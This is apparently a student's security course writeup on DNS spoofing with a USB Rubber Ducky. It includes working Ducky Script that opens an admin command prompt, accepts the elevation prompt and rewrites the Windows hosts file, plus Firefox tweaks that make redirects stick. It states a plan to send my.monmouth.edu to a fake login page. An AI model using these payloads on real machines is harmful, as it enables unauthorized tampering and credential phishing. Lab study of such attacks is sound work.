

Anjali Narang
CS 450-50
2 December 2024

Project Writeup December 2, 2024

So far, I have attempted to achieve DNS spoofing using **Windows and Firefox**. The idea is to use the USB Rubber Ducky to change the DNS hosts file.

```
Windows + R, notepad, ctrl+shift+enter  
file -> open -> C:\Windows\System32\drivers\etc  
change type to all files to see the hosts file
```

Last week, I wrote a payload to test whether the redirect works. Below is the code that can be used to open the hosts file through command prompt. This part works completely fine and can be reused for any payload in which we change the hosts file.

```
DELAY 500  
  
REM run dialog  
GUI r  
DELAY 500  
  
REM admin cmd prompt  
STRING cmd  
DELAY 500  
CTRL-SHIFT-ENTER  
DELAY 1000  
  
REM say yes to open  
ALT y  
DELAY 500  
  
REM go to directory with hosts file  
STRING cd C:\Windows\System32\drivers\etc  
ENTER  
DELAY 500
```

Once the hosts file is opened, it can be written to with the STRING command. My test here was to try to redirect google.com to localhost, basically in order to disable it. I found a list of Google hostnames to use, I believe using a tool in Firefox?

```

REM redirect google to localhost to disable it
STRING echo. >> hosts
ENTER
STRING echo 127.0.0.1 google.com >> hosts
ENTER
STRING echo 127.0.0.1 www.google.com >> hosts
ENTER
STRING echo 127.0.0.1 accounts.google.com >> hosts
ENTER
STRING echo 127.0.0.1 apis.google.com >> hosts
ENTER
STRING echo 127.0.0.1 ogads-pa.clients6.google.com >> hosts
ENTER
STRING echo ::1 google.com >> hosts
ENTER
STRING echo ::1 www.google.com >> hosts
ENTER
STRING echo ::1 accounts.google.com >> hosts
ENTER
STRING echo ::1 apis.google.com >> hosts
ENTER
STRING echo ::1 ogads-pa.clients6.google.com >> hosts
ENTER
DELAY 200

```

In any script we make to change the hosts file, we can use this code after editing it in order to close the command prompt:

```

REM close cmd prompt
STRING exit
ENTER

```

This is the resulting hosts file:

```

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com          # source server
#       38.25.63.10       x.acme.com              # x client host


# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
127.0.0.1 google.com
127.0.0.1 www.google.com
127.0.0.1 accounts.google.com
127.0.0.1 apis.google.com
127.0.0.1 ogads-pa.clients6.google.com
::1 google.com
::1 www.google.com
::1 accounts.google.com
::1 apis.google.com
::1 ogads-pa.clients6.google.com

```

Running this payload is enough to see the impact if we run “ping google.com” in command prompt, as seen on the right. However, it does not impact browsing in Firefox right away. To fix that, this setting needs to be changed to “true”:


```

C:\Users\Anjali>ping google.com

Pinging google.com [::1] with 32 bytes of data:
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms

Ping statistics for ::1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```




Now, google.com will effectively be “disabled”, as it will not load, since it is being redirected to localhost.

We need to try to automate changing this setting with the rubber ducky. When I tried this, the cursor got stuck in the search bar once about:config was reached, and for some reason would not type “network.dns.offline-localhost”.

Later, I tried changing the script to modify the hosts file in order to redirect different sites to each other, rather than to localhost. However, there were problems trying to use https sites.

If I try directing httpforever.com to monmouth.edu, I get this message:

```
192.100.64.24 httpforever.com
2620:3a:c000:2::24 httpforever.com
```




google.com to monmouth.edu also did not work, showing I believe the same error as above.

However, I found yesterday it does work to use two http sites:

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com           # source server
#       38.25.63.10        x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
34.223.124.45 httpforever.com
```

And it also, for some reason, does work to direct monmouth.edu to an http site:





(note the address bar; someone can type monmouth.edu and it will automatically go to httpforever.com)

I am not sure why it works to redirect monmouth.edu to httpforever.com, but not the inverse. Regardless, this is good because it means we can make a fake http site for monmouth login to redirect to from monmouth (we can try https first as well... Maybe it would work, since we made

it, and we can configure it to not care if something is redirecting to it? If not, we can stick with http). We don't really need httpforever -> monmouth to work.

Although, we would want to redirect from my.monmouth.edu specifically, not monmouth.edu... I will try this.

We need to do some combination of all 4 things below as well to get the above to work fully; I have not figured out yet which ones are necessary and which ones are not. I think let's start with the top two, since I have gotten it to work that way pretty reliably, and if that doesn't have a high success rate, we can try the bottom two as well.





If I clear these two caches after updating the hosts file and then restart Firefox, it works very well to make the hosts file take effect. We can also try `ipconfig /flushdns`, but this has a much lower success rate for me. Possibly because we need to also clear the HTTP cache and `/flushdns` doesn't do this.

Firefox about:config



network.proxy.no

Show only modified preferences

network.proxy.no_proxies_on	httpforever.com	 
-----------------------------	-----------------	---

network.trr.excluded

Show only modified preferences

network.trr.excluded-domains	httpforever.com	 
------------------------------	-----------------	---